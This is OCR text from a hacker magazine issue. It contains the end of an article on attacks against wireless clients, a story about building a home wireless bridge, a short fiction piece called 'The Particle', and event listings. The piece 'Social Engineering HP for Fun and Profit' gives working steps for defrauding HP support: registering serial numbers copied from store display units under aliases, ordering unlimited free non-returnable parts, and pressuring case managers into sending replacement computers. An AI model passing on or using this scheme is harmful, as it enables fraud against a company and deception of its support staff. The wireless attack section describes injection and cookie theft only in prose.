
It continues to get worse: Why bring up a fake network when an open network is just as good? Despite being several years old, Airpwn is still relevant. Developed to inject goatse into browsers at Defcon, it demonstrates the ability to inject content into an otherwise trusted browsing session. An attacker can inject images to exploit known browser vulnerabilities, or rewrite included javascript files to alter the page within the browser. The web browser security model expects that code loaded by a page is allowed access to the page (cookies, DOM, etc.). Overwriting (or appending to) a trusted javascript file allows execution within the same trust region as the website. Many popular sites support SSL for login, but then serve the normal site over standard HTTP, exposing session cookies and content. Even if the rest of the site is encrypted, any time content is loaded unencrypted (such as ad content for images), it can be substituted with hostile content.

Why spend the time focusing on clients? The simplest case gets credentials to the protected network, by spoofing network services and capturing logins or by sniffing unprotected plaintext. The insidious attack path is to install sleeper software; Firewalls are usually designed to keep traffic out, not prevent traffic from leaving. Even undisguised channels can often go undetected, never mind stealth channels using encryption, http queries, or timing.

So after all the doom and gloom, what can actually be done to fix the problem? The simplest method for protecting clients is to turn off the radio when not in use, maintain patch levels at all times, and force the use of VPN for any sensitive content. But let's be real: That's not likely to happen in most situations. Protecting clients outside of the sheltered world of the firewalled intranet will continue to be a major challenge and vulnerability for some time to come. Until the operating system and user tools become simple enough to allow novice users to defend themselves, client security is in a bad place.

OFF THE HOOK

BROADCAST FOR ALL THE WORLD TO HEAR



Wednesdays, 1900-2000 ET

WBAI 99.5 FM, New York City

and at http://www.2600.com/offthehook over the net

Call us during the show at +1 212 209 2900.

Email oth@2600.com with your comments.

Social Engineering HP for Fun and Profit

by haxadecimal

We all know how bad HP support is. Calling for help is taking a gamble on who you will be connected to and, more importantly, where you will be connected. Luckily, the money saving system of IT and customer service outsourcing has its weaknesses that can be exploited. First let me address the usual protocol when you call HP for technical support. The end user dials the toll-free number and is dumped into an automated system where they choose what kind of support they need and what type of product they are calling about. The caller is then connected to a live call router. This person is the bottom of the barrel, as far as support reps go, and is generally in India. The call router will ask you for your basic information, the serial number of the product you are calling about, and a brief description of the issue you are having. They are also required by company policy to offer to sell you something (usually an extended warranty) and give you a case number before sending you off into the actual technical support queue.

At this point you are routed to the next level of support, which is going to either be India, South America, Canada or the USA. Once again, these are all outsourced companies and not HP. The tech support rep will ask you for your case ID number, verify your information, and then proceed to troubleshoot or assist you with your issue. The main weakness of this system is that they will log virtually anything you tell them into HP's support software. Say you purchase a used computer and need help with it. You call them and provide them the serial number and, even though the original owner's information will pop up, they will still add you as the current user/owner so that you can receive support. This means that you can go down to your local mega-mart and jot down some serial numbers and start having some fun.

Another weakness is in getting replacement parts. HP sends out two types of replacement parts, exchangeable and non-exchangeable. If your battery is bad, they will send you a new one with a return label to send back the old one. If you do not return it, they will charge your credit card for the replacement. But a non-exchangeable part, like an AC adapter, will be sent free of charge, without taking a credit card number and without the need to return the old part. Other non-exchangeable parts are headphones, TV tuners, and pretty much anything that comes in the box with the system, other than the battery. The best part about this is that you can request tons of this stuff and they will never bill you. And, since you are giving an alias with serial numbers you took down from store display units, it will never look suspicious in the system.

Yet another weakness they have comes from the use of outsourced case managers. These are the top of the food chain as far as support goes. Their only job is to make you, the end user, happy, and are authorized to provide you with free upgrades, replacement computers, free software, and extended warranties. If you request to speak with a case manager, the agent is required by company policy to honor your request; they will either immediately transfer you or schedule a call back. It is not unusual for a case manager to simply send out a replacement unit to keep a caller happy. If they take this course of action, they send you a FedEx label to return the "defective" product. Use your imagination and you can exploit them. I personally was on a call where a man was sent a new computer because hecould not remember his AOL password and blamed HP for it. Have fun.

The Last 1000 Feet

by b1tl0ck

It was April 2003; we were breaking ground on what would become the greatest struggle for high speed Internet that I have ever experienced. While building the house was challenging enough, finding an ISP that offered high speed Internet in my area was my greatest challenge.

Before we even broke ground, I called Time Warner Cable to make sure that Road Runner was available in the area we were building. I was informed "Yes, it should not be a problem." I followed this call up with a visit to the TWC website, and it was confirmed that I could indeed get Road Runner based on the phone number of a house in the area we were building. This gave me a feeling of relief.

When the house was about finished and our phone number was assigned, I decided to call TWC once again to find out when I could get Road Runner installed.

During this call, I was informed that Road Runner was not available for my house. In a state of disbelief, I asked the person to check again. After reconfirming that it was not available, they offered to perform a site survey to determine why exactly they could not provide Road Runner to my residence.

The results of the site survey concluded that they would need to extend service 8850 feet to provide service to my house. The letter indicated that TWC would cover $1800 of the project, and that I would need to cover the remaining $38,946. Don't get me wrong; I enjoy broadband as much as the next person, but I was not about to pay that kind of money for it. There was a contact person and phone number listed on the letter. I decided to call this person to find out if I was expected to pay that amount for service. The person said that the company writes letters like that on occasion and that nobody had taken them up on the offer to date. I thanked her for her time and politely declined their services.

After calling all the major broadband providers that I could find, I realized that it was going to be a losing battle. I decided to look for a more 'grass roots' type of establishment. The first local ISP I called had been around for a long time in the town where I live, and they had just started providing a wireless broadband service. My ears perked up a bit when I was talking to the tech guy about it, but there was a catch. My house had to be within line of sight of the water tower located about 5 miles away. I scurried up to my rooftop to see what I could see. A feeling of sorrow came over me. I couldn't see the water tower from my house...

Then, I had a 'eureka' moment. My in-laws live just a stones throw away from my house (well, actually, it's about a quarter mile), and they're on a hill. I raced up their driveway and, what do you know, I could see the water tower from their front yard. I called the ISP and signed up the in-law's house. They came out and installed their antenna and radio. Their house was now hooked up.

Being in the IT industry, I thought to myself "I can make this work; I know enough about wireless communications to 'shoot' the signal from the in-laws' house over to my house." Even if I didn't, that's what Google and smart friends are for. I measured it out, and it was about 1000 feet (line of sight) from the corner of their porch to the back corner of my house.

The hunt was on. I needed the equipment to make it happen. Having dabbled a bit in wireless 'cantenna' building, I had a few ideas for where I could find the goods I needed. A few websites and phone calls later, I had my antennas on order. I also purchased two Linksys WAP11 Access Points and a standard four port Linksys router from a large electronics store.

Finally, the day came, and my antennas arrived. I had purchased an omnidirectional antenna for my house and a directional, yagi style, antenna for the in-laws' house. I won't go into the technical specs of each antenna, but I'll say they are commercial grade, meaning they are very nice.

When I showed my father-in-law the antenna that I wanted to mount on the front of his house, he was a bit skeptical. Not only because he thought I was nuts for going to all this trouble for Internet, but also because the antenna was white, and his house was brown. I told him I'd simply paint the antenna to match his house, and he was on board.

I mounted the omnidirectional antenna on top of our TV antenna and purchased 50 feet of heavily shielded cable with TNC connectors. At the in-laws' house, the directional antenna was mounted on the corner of the porch and a cable was run up through the soffit, through a closet in the bedroom, and connected to the left antenna jack of the WAP11. I cut a hole into the wall behind a shelf in the closet in order to climb out into the soffit area to pull the cable through. I then drilled two more holes and mounted the cables nicely into the wall. In the basement of my house, I set up the other WAP11 in bridging mode, with the cable of the omnidirectional antenna plugged into the left antenna. The RJ45 jack on the back of the WAP11 in my basement fed into the 'source' port on my main switch, which fed all of the network jacks in my house. DHCP was being served from the in-laws' house via a relatively inexpensive router.

After three years of reliable service, around May 2006, the wireless connection between the two houses became flakey and unreliable. After troubleshooting, I narrowed the issue down to bad hardware on one of the WAP11 devices. I went back to the large electronics store only to find that WAP11s had been replaced by WAP54G device. (While in bridging mode, the WAP11 would only communicate with a few other Linksys devices; WAP54G was not one of them.) I purchased two WAP54G devices for around $79 each, went home, configured the devices, and within 20 minutes was back up and running.

Since May 2006, there have been sporadic hardware issues with the Linksys devices I used. I've replaced each access point in my system twice since 2003. Yes, I know I could invest in some higher-grade equipment, but where's the sport in that?

Another item to mention is that between our houses is a fairly thick tree line. For the first couple of years, like clockwork, each Mother's Day the Internet connection would go flakey. Turned out that when all the leaves grew back on the trees, it was enough cover to hinder the signal strength. After investing in a tree saw, we've made sure there is a large enough hole in the tree line that we won't have to worry about the degraded signal for a few more years.

Some of the things I've been kicking around for future improvements are:

1. Bury a cable between the houses and sever the wireless communications. This route would be difficult because the distance between the houses is greater than the maximum distance recommended for CAT5e. This would need some sort of repeater/signal amplifier in between, which would require power.
2. Swapping out the antennas for newer equipment, but if it isn't broke, there's no hurry.
3. Experiment with better hardware & software firewalls to replace the Internet-facing router in place today.

I'm getting 1.5Mbps down and 384kbps up with the service I subscribe to. Not the fastest connection in town, but it was a learning experience for me as well as a fun project. Whenever I call the ISP (usually after a big storm, when their antennas on the water tower are acting up), I get the usual greeting of "Oh. Hi <insert my name here>. You're the one with the wireless between the houses". One nice thing about the ISP being local is that they don't mind me doing what I'm doing; in fact they donated a couple of antennas to my cause the last time they came out to see me.

Thank you for reading and I hope that this story inspires you to keep going when someone or some company tells you that what you want to do isn't available or possible.

THE PARTICLE

by Leviathan

Micah Gardner glanced outside at another gray and wet Philadelphia morning. He watched the poplars and maples along the back edge of his yard for a moment, glistening bright green against the dark sky. As if on cue, heavy raindrops resonated loudly on the window of his home office, the flowing sheet of water distorting his view of the trees.

He looked back toward his desk as his personal computer sprang to life. He typed in the eight digits displayed on his keychain fob as the system logged him in to Uni*Star's corporate network. His inbox started swelling with a stream of emails, reports, and log messages. He shook his head as he watched the screen indifferently, then he closed his eyes for a moment.

His thoughts were on yesterday's stunning news about Jessie Hatch. It was shocking and unfair, but she was gone. A feeling of finality and helplessness overwhelmed him.

He had worked with the thirty-year-old brunette on the secure access project and admired her for her energy and enthusiasm, qualities he hadn't displayed for a long time. She used to send him instant messages while he was in his office at the data center, asking for technical help, or inviting him to partake in cookies or other homemade treats. He always enjoyed visiting her in her cube, the fabric walls festooned with artwork by her preschool nephew and photos from her competitive volleyball days. She always seemed glad to see him.

A few months ago, her doctors had confidently declared success in her battle with ovarian cancer. She was firmly in remission, they'd assured, thanks to early detection and aggressive treatment. Jessie and her girlfriends subsequently threw a huge party at Jonesey's to celebrate her restored health. Tears and hugs and margaritas flowed freely as everyone congratulated Jessie on beating the odds. Micah was there and he marveled at the joy in Jessie's voice and her smile. Away from their work environment, they seemed to bond as the two of them talked long into the night.

His friend Pete had called him yesterday with the news: she was found in her cubicle, slumped over the keyboard. The paramedics arrived quickly but couldn't save her.

~ o O o ~

Micah tried to focus on his work as best he could. He reviewed his projects and issues from yesterday. He glossed over a couple of technology news feeds. But unlike most days, there wasn't much that could distract him.

Finished with the news, he opened a link that directed him to job opportunities within the company. With his growing dissatisfaction at work, he'd made it a habit to stay informed about other positions Uni*Star was looking to fill. Like most large corporations, the company was always churning people: laying off in one division while hiring in the other.

The first open position was a new listing: "External Customer Technical Analyst II". He started reading the description of duties, and the job location, realizing immediately that this was Jessie's job up for bid.

Anger shot through his temples. He unconsciously clenched his jaw. Boy, the company doesn't waste any time when customers are screaming and projects are slipping.

Not surprisingly, Jessie's manager, Wayne Hromka, was responsible for this job posting. His reputation as a tyrant was legendary. He once denied time off to an employee for her own wedding (after all, she was still in her probationary period). He also discontinued staff meetings after he grew tired of pointed challenges by employees during question and answer sessions. His main concern was making himself look good to the Chief Information Officer, everyone else be damned.

Like other players in the telecommunications industry, Uni*Star was infamous for ruthless dedication to the pursuit of profit. Mid-level managers like Hromka were admonished to "make the numbers" and were rewarded with bonuses and stock options when their budget goals were reached, regardless of how detrimental the cuts were to employees and customers.

At that moment, Micah felt total disgust with the modus operandi of Hromka and the company in general. He hoped Jessie's family would not inadvertently hear of their daughter's job being posted one day after she died.

~ o O o ~

Despite his personal dissatisfaction with work, to any impartial observer, Micah had it pretty good. Demand was high for his area of expertise and he was considered a top-notch technical resource, very well paid for a thirty-four-year-old with a two-year degree.

In addition, like the past couple of days, he could work from home thanks to his remote office. Obviously, it wouldn't be a really good atmosphere in there today anyway. There would be time for grieving among his peers at the visitation on Thursday night; he didn't need that today.

He began sifting through his email, scanning and deleting the system warnings, alerts, and logs. Occasionally he made a note to himself to check something that looked like a concern.

A wind gust blew the rain sharply against his window. He clicked idly on Uni*Star's internal directory. Inexplicably, human resources hadn't yet removed Jessie's profile from the system. He looked at her ID photo on his display, that warm engaging smile and those pretty brown eyes that carried both charm and a hint of flirtation. He was always bewitched by her eyes, clear and bright and dark. But now, they haunted him.

~ o O o ~

Micah's pensive mood was abruptly shattered by the buzz of the smartphone clipped to his belt, which alerted him to a problem in the Accounts Payable grid. According to the alert, one of four servers in this high-availability system had just crashed hard. Micah logged in and confirmed that the alert was valid: the first system in the cluster was not responding. He would be responsible for fixing the problem.

Immediately, an instant message appeared on his workstation screen as the AP manager, Scott Denker typed: You know anything about this alert we just got? Micah was about to type back his response, but he realized the worrywarts in AP would appreciate some hand-holding. Though Denker irritated him sometimes, he did have a good working relationship with

him, so instead of typing back he picked up the phone and dialed his number.

"Scott, what'd you do to my server?" he said with mock outrage when Denker answered on the first ring.

"Hey man, it wasn't me. I'm sticking to that story!"

Micah chuckled, then paused before speaking. "Well, obviously we just lost a node, but your grid is still up and everything is operational. New connections are flowing okay. Judging by the current traffic, you dropped maybe four or five users when the system went down, but it looks like they've all reconnected to a good system."

"Well that's good to know," Denker said with relief in his voice. "Do we have an ETA on repair?"

"Not yet. I'll start diagnostics and take a look. We should have an answer pretty quickly."

"Thanks Micah, just keep me in the loop."

"Okay Scotty, will do." Micah knew that Denker hated to be called "Scotty".

~ o O o ~

Micah logged in to the concentrator that enabled him to view the failed system's display, just as if he were standing in the computer room. He wasn't prepared for what he saw. Hundreds of memory state errors appeared on the screen, each one with a different hardware identifier. That meant that every memory module in the system failed. Even more bizarre, there was a delay of a minute or so between the messages for each module. Then finally, the system crashed.

He stared at the screen in disbelief. One bad memory module? Sure, it happens all the time. But having eight failures in the span of a few minutes was unheard of. What's more, every attempt to bring the system back up failed. Micah opened a service request for hardware replacement and relayed the news to Scott without mentioning the multiple failures.

~ o O o ~

In the afternoon, the rain finally seemed to let up a bit. Even as he worked on his other projects, Micah couldn't fathom what had happened with the AP system. Loose ends were not for him. He had to understand the situation, and as of right now he couldn't.

He was just about to wrap things up for the day when his smartphone buzzed again. This time, one of Uni*Star's web proxy servers, which handled internal users' browser requests, reported a bad power supply. Fortunately, the impact of this failure was truly minimal. The server never hiccupped thanks to the second, redundant power module. After a few minutes, the new component and the technician to replace it were dispatched. He logged off and called it a day.

~ o O o ~

He spent the evening sitting in his living room, eating leftover Chinese food and watching a DVD of presentations from the recent System Security Conference that he was unable to attend in person. He listened attentively but realized most of the information was nothing new.

The separation from Jacquie last year and their subsequent divorce left him indifferent, discouraged, and somewhat bitter. He was acutely aware that he should "get a life" just as she easily had. But he was exhausted tonight and felt more than justified in cracking open another cold beer, sipping it slowly, and relaxing. Before long he drifted off to sleep there on the sofa, with the seemingly endless stream of monotonic presentations still droning on his big screen TV.

~ o O o ~

The DVD was long finished when the buzzing plastic box on his belt shook him awake. He looked at the clock: 4:15 am. He rubbed his eyes groggily and stood, then walked down the hall to his office.

He logged in and finally looked at his smartphone screen. More outages. At least four, possibly more. The operations center was paging him. He tried to think of the last time he'd had this many failures in such a short time, but couldn't.

He called the on-duty supervisor, an amicable fellow everyone knew as Big Bill. Clearly though, Bill was not having a good night: when he answered the phone, he sounded both exasperated and overdosed on caffeine.

"Micah, what's happening to these systems? I'm getting hardware alerts, drive failures, dead interfaces, you name it. I just got off the phone with Tony; the network group got an alert on a failed router, too."

"We're not having a good week." Micah was aware his voice was still sleepy and tentative. "Uh, what are the environmentals like?

"Nah, we already checked. The AC power is steady, no spikes or brownouts. Same with temperature and humidity; the room's been between 65 and 67 degrees at every sensor. Hromka even had security look at the video of the server room floor for the last 24 hours. They fast-forwarded through every camera angle. Nothing."

Typical Hromka, suspecting sabotage. Then again, without any other answers Micah realized he'd have done the same. "Alright, I'll take a look and see what I can do from here. Are any of our main applications affected?"

"The certificate server is down." That meant the Internet secure sign-in function was disabled and no one could log in to the Uni*Star web site.

"I'll get on that one first and call you back. Anything else comes up, you can just page me, okay?"

"I'll try not to bother you 'less I have to. You're gonna have a long day."

"No shit, Billy. Save me some of that disgusting pizza you always buy." They both chuckled broadly despite the situation.

~ o O o ~

The certificate server was toast. Three interfaces lost connection with the network and the system would not boot. The project manager should have budgeted for a backup system, but it was caught up in financial purgatory.

Another clustered system lost all four hard drives. All four! The failure messages occurred about 3 minutes apart on each disk.

Two other systems fared a little better. Another bad power supply, and, of all things, a failed video display adapter.

He called Big Bill with the updates, opened all the service requests, and got in the shower. He rocked his head in fatigue and exasperation as the warm water sprayed over him. He stood still, closed his eyes for a moment and let the water run down his face. It seemed impossible that there could be any common thread to all these failures, but then he was facing the prospect of explaining why there wasn't.

The rain had returned as a light drizzle. The drive to the data center that early in the morning was decent;

traffic had not yet begun to build. Micah was channel surfing on satellite radio, when a song from the late '60's Stones album *Beggar's Banquet* filled his car:

There's a regiment of soldiers
Standing looking on
And the queen is bravely shouting,
"What the hell is going on?"

What the hell, indeed. It was a vivid reminder of his current dilemma.

~ o O o ~

The data center was housed in a long, single-level building with a faded green scalloped façade that ran all the way down the front. The structure looked like a rectangular slab of concrete pushed into the side of a gentle sloping hill. The view from the front of the building was quite pleasant, looking east over suburban Philly and the Delaware Valley. A large security screening entrance sat directly behind the main double doors, a few steps from the front parking lot.

In the center of the structure, surrounded by office space, was the actual raised-floor server room, with rack after rack of computers arranged in rows like bookshelves in a library. Two additional security doors separated the office space from the server room entrance. It was a highly controlled environment; no one was admitted unless they had multiple approvals, and even then access time was strictly controlled. Video cameras taped all activity in the room.

After clearing security, Micah turned left and walked directly to his office, halfway down the main hall. The ever-present smell of coffee and laser toner filled the office. A few other early birds were also there this morning.

He gave the operations center a quick call to let them know he was on site. Big Bill had left, no doubt exhausted by the long shift full of problems he'd handled, so he talked for a moment with his good friend Pete Baird who'd also just come on duty.

He gulped down a cup of weak coffee, then set about his work in recovering the most critical system, the certificate server.

The sound of Hromka's voice bellowing down the hall filled him with loathing. He continued to focus on his recovery notes. Even though Micah didn't report directly to him, he still made life miserable for him and attempted to control his time whenever he thought it would be to his benefit.

Of course, Hromka came bounding into his office.

"Mr. Gardner! Good morning! I'll bet I know what you're working on."

"I'm sure you do." Without turning his head away from his work, he embellished the disdain in his voice for Hromka's benefit.

"Well, I need to know what the hell is happening in my data center, and I'm counting on you for answers. I don't like taking calls from our CIO asking me why people can't log in to our site. Downtime, bad. Thousands of dollars in lost revenue, very bad."

Only then did Micah turn to face the man. Hromka's hands were on his hips in a forced, confrontational pose.

He got up and walked forward until he was nearly toe-to-toe with the sniveling manager. He smiled and spoke firmly and plainly.

"Well Wayne, I'm sure we'll have some answers for you, but it will be after we get these systems back up. As far as your precious numbers, why don't you cut our service contract, like you did last time? I'm sure another four hours of downtime while waiting for technicians and parts won't make that much difference."

They both heard it: the muffled snickers of employees who overheard the conversation. Micah stifled a smile himself. His adversary was clearly taken aback.

"Look, I know we have to get these servers back online, and I appreciate your efforts. I just need to know what's causing all these failures, and you need to show some urgency about that."

"Well, the sooner you let me get back to my recoveries, the sooner you'll have your answer. Chatty manager, bad. Wasting my time, very bad."

He might've stopped there, but he didn't.

"By the way, I see you put Jessie's position up for bid. It's been almost two whole days since she died; have you filled it yet?" With that, Micah glared at him, silently counted to three, then turned around and sat back down at his desk.

As Hromka spun around and stomped back down the hall, smatterings of muted applause were heard all over the south end of the office.

~ o O o ~

By 10 am, the field technicians had replaced all the hardware and the most critical recoveries were in progress, starting with the certificate server. All Micah could do now was wait for the recoveries to complete before tackling the less-critical problems that remained.

He sat in his office, looking at a pile of computer parts on his desk. There was nothing remarkable about their appearance, but they'd all failed in an 18-hour period.

The floor plan of the server room was hanging on his wall. He stared intently at the drawing, examining the grid of rows and cabinets. In his left hand was the report detailing the affected servers, failure time, and cabinet locations.

When the realization came, he sat straight up in his chair and leaned forward as his back stiffened. Sweat formed on his upper lip, and he grabbed the armrests of his chair.

There was something. There was a connection.

With one broad sweep of his now-shaking arm, he cleared his desk of all the failed parts as well as his other papers. He pulled the floor plan off the wall, ripping the corners away from the pins that had held it up, and spread it out on the space he just created. One by one, he drew an "X" on each cabinet location that contained a failed server. He included the network router that had also failed.

All the X's fell in a straight line, starting near the southwest corner and running diagonally across the server room. The Accounts Payable server was the first X on the line, followed by all the others in the order they failed. He further realized that the elapsed time between any two failures was proportional to the distance between them.

In other words, something was moving at a slow but constant speed across the server room, taking out any device in its path.

He understood what the facts were plainly telling him. Whatever this thing was, it was burning out components and downing his servers. He pulled out his calculator and ruler, and dividing distance by time,

determined that this thing... this particle or destructive point... was moving at just under two feet per hour across the server room.

He took a few deep breaths and a sip of his coffee. Then he double-checked all his calculations thus far. Although he had figured out its behavior, he obviously had no idea what he was up against.

Extending the line on the floor plan, and adding the number of hours since the last failure, he calculated that the particle, as he thought of it, should now be inside the new backup tape silo.

The silo was about the size of a small minivan and contained storage space for thousands of data tape cartridges, along with jukebox-like robotics that pushed the tapes into backup drives. Being brand new, it was not yet used for actual data backup. It was, however, powered up and operational... or was it?

Micah logged into the silo remotely from his workstation and issued a few commands to see if the robotics would respond. He repeatedly got "device not present" errors. Hallelujah, the particle had also wiped out a $1.5 million tape silo.

He began to simply accept what was happening. Clearly he could not share this with anyone just yet. He was also mindful that he didn't want to appear defensive if suddenly challenged by someone about the outages. For now, he was keeping this secret.

~ o O o ~

It was 11:30 am. As he returned to his office with more coffee, Micah took stock of a few facts.

The particle was done wreaking havoc in the server room. Since taking out the silo, it was now past any critical equipment. Its trajectory was taking it out into the hallway some time in the next 6-8 hours.

All of the servers that failed were mounted near the bottom of their respective cabinets, roughly one foot off the server room raised floor. Thus the particle was traveling at a constant height. And based on the lack of any image on the security video, the particle was invisible.

He realized he needed a blueprint of the entire building, not just the server room, to find the extended path of the particle. Once again he took a deep breath, then walked down the hall toward the operations center.

Pete Baird knew nearly as much about this place as Big Bill did. He might have something helpful, since he opened up this building for the company nine years ago.

As his ID card opened the operations center door, he saw Pete at his desk. One look told him that his friend was not his usual jovial self.

"Petey, you okay?"

He managed a weak smile when he saw Micah approach. "It's just this business with Jessie really got to me." He quieted his voice to just above a whisper. "This freakin' place killed her. I just know it."

Micah knew what Jessie had meant to Pete. Their friendship, and Pete's obvious affection for Jessie, was the main reason he never pursued her himself.

"You think the stress caused her cancer to return?"

"No, no, no. I saw her Monday and there was nothing wrong with her. I swear to God. I went to see her about some batch jobs Tuesday morning, and something wasn't right. I thought maybe that prick Hromka did something that upset her. An hour later... ah." Pete turned away as his voice started to quaver, and Micah felt the utmost empathy for him, grabbing him firmly on the shoulder.

"It's alright man. She's in a better place, that's for sure."

Pete put his game face back on, deftly changing the subject by congratulating Micah on his dressing-down of Hromka earlier in the day. At that moment — at that very second — another wave of realization came over him. This time his face blanched white, and it was obvious to Pete.

"You gonna pass out on me? Sit down."

He had to sit down. He didn't need to see the floor plan; he saw the diagonal line in his mind's eye, and he already knew.

Jessie's cubicle was behind the server room wall, roughly 50 feet south and west of the first server that failed.

Pete was right. This place had killed her.

~ o O o ~

Pete and Micah went to the break room, but it was noon and packed with employees eating lunch. Micah's hands were shaking a little, so Pete bought him a cream soda, before buying his own cola. They left the break room holding their cold drinks to find a quiet place to talk.

There was an empty conference room close by. Micah walked in first, and looked out the window at the rain, which had picked up in intensity again. He held the cold, wet aluminum can against his forehead. Pete shut the door, then took a sip of his cola before speaking.

"You planning on going to the visitation tonight?"

"Yeah."

"Can you give me a ride?"

"Sure. I'm not staying long, though"

"I know, neither am I. Thanks." Pete put his cola down on the conference room table. "Okay, so what was it that made you pale as Casper back there?"

Micah exhaled and shook his head. "I guess it's Jessie, all these server issues, and lack of sleep mainly."

"You're bullshitting me."

Micah turned back toward his friend with a half-smile. Pete knew him too well.

"They want me to come up with a good explanation for all these failures, and I can't."

"Listen, smartass, you're the best there is. You know damn well you'll figure it out." Pete paused for a long time, drinking his soda. "Maybe we can talk about it later. I have to get this thing with Jessie off my chest, too."

"We'll definitely talk later. Listen, there are some things I have to take care of before I can say anything, that's all."

His smartphone buzzed again. "My recoveries are almost done. I'm gonna finish up and work on these last few systems." He drained the rest of his soda, tossed the can in the trash, then shook Pete's hand and grabbed his shoulder. "Thanks for the support, mi amigo."

"Anytime, smartass." Pete gave his buddy a mock punch in the ribs.

~ o O o ~

He started up the certificate server. It came up fine and he saw users begin to connect to the system. He exhaled deeply, and sent Hromka an email updating the recovery timeline. It was 1:45 pm.

He returned his attention to the computer room floor plan, the thin diagonal line drawn across it. He'd made tick marks along the line corresponding to the

time, one per hour.

The particle had just exited the back of the silo and was an hour or so from the inside wall. It would travel through the thick concrete wall at a sharp angle for another three hours. By the time it entered the hallway it would be well after 6 pm, when there would be no one in the office area.

He still needed the blueprint of the whole building. He had an idea where the particle was heading, of course, but he had to know precisely.

He went back to the operations center and quizzed Pete about the building plan he was looking for. "I'm thinking we may have power issues."

Pete reached into his desk drawer. "These are the keys to Big Bill's desk. If those blueprints are anywhere, they'd be in there. But you didn't get this from me." Pete smirked at his buddy.

"I owe you once again, amigo."

"Yes you do, smartass."

~ o O o ~

Big Bill's desk was filled with garbage: old software, trade rags from five years ago, serial cables, 9600 baud modems, and other assorted dreck, including a bunch of menus from that disgusting pizza place.

One long drawer contained dozens of rolled-up blueprints. There were no labels identifying them in their rolled state. He noticed one in particular that looked a little dingy, like it had been handled quite often. He unrolled it, realizing he had guessed right: this was the blueprint of the whole building.

The detail of the offices was there, but this drawing was made before the cabinets were installed in the computer room. Nor could he overlay his data floor drawing onto the blueprint, since they were drawn to different scales. Micah was going to have to get creative.

Back in his office, he came upon the idea of marking the entry and exit points of the particle on the data center walls and transferring those proportional distances to the blueprint. He double-checked his points by comparing the respective scales; he knew he had to be accurate.

When he connected the points now, he studied the path. The particle must've come straight out of the woods and the hillside behind the building, somehow. It entered near the rear service dock, passed through a recycling bin and the internal rear building wall, then directly through Jessie's cubicle. Then it entered the server room, as he already knew.

All the systems that were affected were mounted one foot high in their respective cabinets. But since the server room had a raised floor, the particle was actually at a height of three feet when it passed through Jessie. Its height would once again be three feet later tonight in the office area.

Micah followed the line on the drawing and carefully extrapolated its path. This evening, it would be in the main hallway. Tomorrow morning it would be making its way through the last row of offices before exiting the building's east wall sometime tomorrow afternoon. Since the terrain in front sloped downhill, it's likely the particle's level path would take it out hundreds of feet above the Delaware Valley and, eventually, over New Jersey and the Atlantic ocean beyond.

Returning his attention to the blueprint, he followed the path the particle would take tomorrow morning. By 6 am, it would be nicking the inside corner of Vishy K's office.

By 10 AM, it would be approaching the desk of Mr. Wayne Hromka.

~ o O o ~

It was now 4 pm. With all the systems back in service, he grabbed a yellow legal pad and walked briskly down the hall to Hromka's office.

"Wayne, I was wondering what your schedule looks like tomorrow." He tried to sound conciliatory. "I have some preliminary ideas about these failures I want to discuss with you."

"Damn it, I want to know now. What did you find?"

"Again it's only preliminary, but I think we have a power distribution issue."

"No way. Our power is solid. The building engineers assured me of that today."

"Well I have good evidence of this, but I want to get my facts together and present my case tomorrow." Micah couldn't help swallowing. "Uh, you gonna be around all day?"

Hromka sighed with irritation as he opened his online calendar. "I'll be here on a conference call from 9:30 to 11, then I'm interviewing a job candidate at 11:30." He looked up at Micah. "No, not for Jessie's job. I have 1:15 available. We'll meet here in my office, and I'd appreciate you being on time."

Micah pretended to write something on his pad. "Okay, I'll see you here tomorrow at 1:15."

"Gardner, you'd damn well better not screw this up." He wagged a finger. "If you try to blame this on power and you can't back it up, I will drag your ass through mud."

Micah had had it. "You're welcome, Wayne! It was my pleasure to spend the whole day getting your site back up. I appreciate your gratitude."

Hromka's face flushed red but he said nothing. Micah smirked at him scornfully and spun around to leave.

~ o O o ~

Back in his office, Micah used a wooden yardstick to tear his server room drawing roughly into letter-size sheets. He did the same with Big Bill's blueprint. He took the stack of paper to the copy room and fed it to the shredder, then re-locked Bill's desk and brought the key back to Pete.

He made a face as he reached across Pete's desk for a disgusting slice of leftover pizza. "Cheer up, amigo. I hear better days are ahead for Uni*Star."

Pete looked up at him with a knowing grin. "I can't wait to hear about this. Well smartass, are you up for happy hour tomorrow night at Jonesey's? You know what they say: 'Sober on a Friday night, bad. Sober and alone, very bad.' "

Micah snickered at Pete's weak impression of Hromka. "Yup, I'll meet you there. We can drink to Jessie. Or anything else we might want to drink to."

Have an interesting fictional story concerning hacking that you'd like to test out on our readers? Send it on in to articles@2600.com. Please tell us it's fiction so we don't inadvertently spread a pack of lies.

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $100 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, email us at happenings@2600.com or by snail mail at Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.

We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

April 16, 17, 18, 19
Notacon 6
Wyndham Cleveland at Playhouse Sq.
Cleveland, Ohio
www.notacon.org

May 8, 9
ChicagoCon
MicroTrain Headquarters
720 E. Butterfield Rd.
Lombard, Illinois
www.chicagocon.com

May 23, 24
LayerOne
Anaheim Marriott
Anaheim, California
layerone.info

June 11, 12
Shakacon III
Hawaii Convention Center
Honolulu, Hawaii
shakacon.org

